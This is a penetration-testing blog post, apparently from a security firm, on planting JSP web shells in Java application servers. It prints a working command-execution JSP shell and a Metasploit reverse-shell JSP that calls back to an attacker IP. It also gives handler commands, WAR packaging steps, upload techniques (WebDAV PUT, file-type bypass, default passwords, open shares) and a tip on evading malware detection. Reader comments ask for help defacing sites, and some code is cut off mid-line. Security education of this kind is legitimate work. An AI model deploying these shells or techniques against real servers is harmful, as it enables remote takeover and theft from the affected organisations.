Hacking with JSP Shells

Scott Sutherland
July 7th, 2011

Most enterprise datacenters today house at least a few web servers that support Java Server Pages (JSP). In my experience, at least one will suffer from vulnerabilities that can be leveraged to upload JSP shells and execute arbitrary commands on the server (this especially seems to be the case with preconfigured appliances). In this blog, I'll provide two JSP shell code examples and outline five common upload

methods that can be used to get the shells onto vulnerable servers in order to execute arbitrary system commands.


JSP Shell Options

For those of you who are not as familiar – when I use the term “JSP shell” I’m referring to a “Java Server Page” that accepts arbitrary commands for execution on the hosting web server. Examples of servers that support such technology include jBoss, IBM WebSphere, BEA WebLogic, and Apache Tomcat (just to name a few). Traditional JSP shells use a HTML form to accept commands, but in more recent years JSP shells have been modified to initiate Metasploit sessions. Below, I’ve provided a code example and basic instructions for each scenario. Personally, I recommend using Metasploit JSP shells, because they have proven to be pretty stable and offer a cleaner interface. On Windows systems, the basic Metasploit shell can also be upgraded to a meterpreter shell that has tools for information gathering and escalation built-in.

Basic JSP shell

This is one of the most basic JSP shell code examples available. Basic use instructions are below.

1. Save the source code below as cmd.jsp and upload to the victim server.
2. Enter the command in the input box and click “Execute”. The command output will be displayed on the page in the web browser.



RELATED POSTS

Java Deserialization Attacks with Burp
Eric Gruber

Debugging Burp Extensions
Eric Gruber

Patching Java Executables – The Easy Way
Khai Tran

```
<%@ page
import="java.util.*,java.io.*"%>
<%
%>
<HTML>
<BODY>
<H3>JSP SHELL</H3>
<FORM METHOD="GET" NAME="myform"
ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Execute">
</FORM>
<PRE>
<%
if (request.getParameter("cmd") != null) {
out.println("Command: " +
request.getParameter("cmd") + "<BR>");
Process p =
Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
```

RECENT POSTS BY SCOTT

Prioritizing the Remediation of Mitre ATT&CK Framework Gaps

Databases and Clouds: SQL Server as a C2

Attacking Application Specific SQL Server Instances

SHARE

GET IN TOUCH

First Name *

Last Name *

Company *

```
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>
</PRE>
</BODY>
</HTML>
```

Metasploit JSP Shell

Using the Metasploit JSP shell in an attack requires approximately six steps.

1. Generate the cmd.jsp shell with msfpayload
2. Upload the cmd.jsp file to the server
3. Run a Metasploit multi-handler on the local system
4. Visit the cmd.jsp page in a web browser
5. Obtain shell
6. If Windows, upgrade to meterpreter shell

Before generating the JSP shell, make sure that Ruby and the Metasploit Framework are installed. Then follow the detailed instructions below. To generate a JSP shell on a windows system use the command below. PLEASE NOTE: In the example below, the LHOST variable should be set to your IP address.

```
ruby C:\framework\msf3\msfpayload java/jsp_shell_reverse_tc
```

After the command is executed, Metasploit should output source code to the file cmd.jsp that looks something like the example below. In some cases, you may need to modify variable names to get around malware detection software.

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
class StreamConnector extends Thread
{
InputStream is;
OutputStream os;

StreamConnector( InputStream is, OutputStream os )
{
this.is = is;
this.os = os;
}
```

```
public void run()
{
BufferedReader in = null;
BufferedWriter out = null;
try
{
in = new BufferedReader( new InputStreamReader( this.is ) )
out = new BufferedWriter( new OutputStreamWriter( this.os )
char buffer[] = new char[8192];
int length;
while( ( length = in.read( buffer, 0, buffer.length ) ) > 0
{
out.write( buffer, 0, length );
out.flush();
}
}
catch( Exception e ){}
try
{
if( in != null )
in.close();
if( out != null )
out.close();
```

```
}
catch( Exception e ){}
}
}

try
{
Socket
socket = new Socket( “192.168.100.110″, 53 );
Process process = Runtime.getRuntime().exec( “cmd.exe” );
( new StreamConnector( process.getInputStream(), socket.get
( new StreamConnector( socket.getInputStream(), process.get
}
catch( Exception e ) {}
%>
```

Next, upload the cmd.jsp file to the target server. For the sake of this discussion, let’s assume the file uploads to http://www.victim.com/cmd.jsp. Then, start the Metasploit multi handler. Open an msfconsole and type the following commands to start a multi handler in the background.

PLEASE NOTE: The LHOST and LPORT variables should be configured relative to your system; the SHELL variable should be changed to /bin/sh if the target system is

Linux/ Unix based, and the local firewall should be configured to allow traffic on port 53.

```
use exploit/multi/handler
setg LHOST 192.168.100.110
setg LPORT 53
setg PAYLOAD java/jsp_shell_reverse_tcp
setg SHELL cmd.exe
exploit –j -z
```

Finally, visit the http://www.victim.com/cmd.jsp page that was uploaded earlier and watch your msfconsole for a new session. Once the server connects back to your system, the shell should be accessible by typing the following (if you have attempted multiple sessions, the 1 may need to be incremented to the current session number).

```
sessions –I 1
```

If the target system is a Windows box the basic shell can be upgraded to a meterpreter shell with the following command:

```
sessions –U 1
```

Packaging JSP Shells as WAR Files

Sometimes it will be necessary to package the cmd.jsp as a WAR file so it can be published by an application server like jBoss. Basic instructions for creating a WAR file on a Windows system are below.

1. Install the most recent Java SDK (may require reboot)
2. Copy the cmd.jsp to the working directory
3. Make a subdirectory called WEB-INF
4. Place the content below into the file WEB-INF/web.xml

```
<?xml
version="1.0" ?>
<web-app
xmlns="http://java.sun.com/xml/ns/j2ee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
version="2.4">
<servlet>
<servlet-name>Command</servlet-name>
<jsp-file>/cmd.jsp</jsp-file>
```

```
</servlet>
</web-app>
```

5. In Windows, pack the files into a WAR with the following command, but be aware that the path to the jar.exe will vary based on OS and java version:

```
“C:\Program Files (x86)\Java\jdk1.6.0_26\bin\jar.exe” cvf
```

Shell Upload Options

The PUT Method

The WebDAV PUT method is a classic. PUT is an extension of the HTTP protocol that allows users to upload files to the target web server. For a long time we found this issue everywhere, but in the last two years or so we’ve started to see it less and less. Any decent vulnerability scanner will turn up this issue on an affected server, but it can also be found manually using a tool like ncat. Once a server is found with PUT available, the cmd.jsp file can be uploaded. There are a number of tools that can be used to accomplish this but I prefer using the Burp Suite because, truth be told, I enjoy my GUI interfaces as much as the command line. To upload a file using the PUT method and Burp follow the instructions below:

1. Open Burp
2. Navigate to the repeater tab
3. Enter the victim's hostname or IP, port and check the box if the server is using SSL.
4. Enter the HTTP header information into the "raw" tab. The HTTP header needs to include the host cookie, the content-length cookie, and the path. Don't worry about knowing the specific content-length; Burp will calculate it when the request is sent. The header should look something like the following:

```
PUT /path/cmd.jsp HTTP/1.1
Host:
Content-Length: 0
```

5. After the HTTP header has been typed in, press enter two times and paste in the JSP shell code. If there are not enough line breaks between the header and the body the request will not work properly.
6. Press the go button. If the server responds with a 201 (created) the file should be available on the server.

Application functionality: Upload Functionality

Many web applications support uploading files. If there are no file type restrictions, simply upload the file and away you go. Unfortunately for those would-be attackers, most applications do attempt to enforce some file type restrictions. However, there are a number of technology specific vulnerabilities available to get around them. Such vulnerabilities can usually be found using a vulnerability scanner or by manually looking up the version information for the application or sub-components. I've also seen a few applications that allow files to be renamed after they are uploaded. If this is the case, simply upload the cmd.jsp as cmd.jpg, and once it's uploaded rename it to cmd.jsp.

Once in a while, I come across applications that have functionality built-in that is intended to allow users to create JSP files on the fly. If you find this type of application simply follow the application flow to create a JSP page and paste the cmd.jsp code when the application prompts for the source code. Usually, these applications require some type of authentication, but in some cases I've found them configured with default passwords. Google is, of course, a great place to find default passwords, but I also recommend the relative vendor's user/admin guides when attacking commercial and open source applications.

Publishing WAR Files

There are a number of application servers that use WAR files to publish applications. Some of them provide a HTML form that allows users to upload a WAR file and some (like jBoss) require a link to an external source. Josh Abraham wrote a few jBoss metasploit exploits for that purpose (one of which is called “jboss_maindeployer“). Also, there is a great paper on the subject available at: http://www.nruns.com/_downloads/Whitepaper-Hacking-jBoss-using-a-Browser.pdf

File Shares

Occasionally, the web server’s web root directory is accessible anonymously via FTP, Windows, or NFS shares. If that is the case, simply use a standard client to connect to the share and upload your JSP shell. If an attacker is able to upload a JSP shell to the victim server, all commands will be executed in the context of the user running the web server. In my experience, the web server is often running as ‘root’ on *nix systems and ‘SYSTEM’ on Windows systems. That makes upload vulnerabilities great entry points into the network. A quick “whoami” command should help determine what user the server is currently running as.

Conclusions

There are a number of options available to attackers and penetration testers for getting JSP shells onto servers to execute commands. These issues can pose a real

threat to the overal security posture of a network. So I encourage companies to audit for these types of vulnerabilities regularly to help prevent their servers from being used as an entry point into the network. Also keep in mind that web shells can be created for almost all server side languages inlucuding (but not limited to) asp, aspx, cfm, php and cgi. So don't limit yourself. Hopefully the information in this blog has proved to be helpful. Good hunting. PS: Don't be evil. References

- http://download.oracle.com/javase/1.4.2/docs/tooldocs/windows/jar.html
- http://www.nruns.com/_downloads/Whitepaper-Hacking-jBoss-using-a-Browser.pdf
- http://sourceforge.net/projects/nmap-ncat/
- http://www.portswigger.net

newest oldest

Eng Young

Nice topic bro i have littel ques so
1.i wanna create my own shell how to do
2.when i create the shell how i can replace it in to index page to get access
3.when i want to get or hack site.com/admin.php and put my hacking image what do i do
sorry if i make you confuse thanks
hope to help me

Reply

4 years ago

Ox_Akam

thank you to this explain but i have a problem with uploading jsp shell

please help me bro

Reply

3 years ago

AIRWHEEL

Thank you for sharing it. Good ways to get shells.

Reply

3 years ago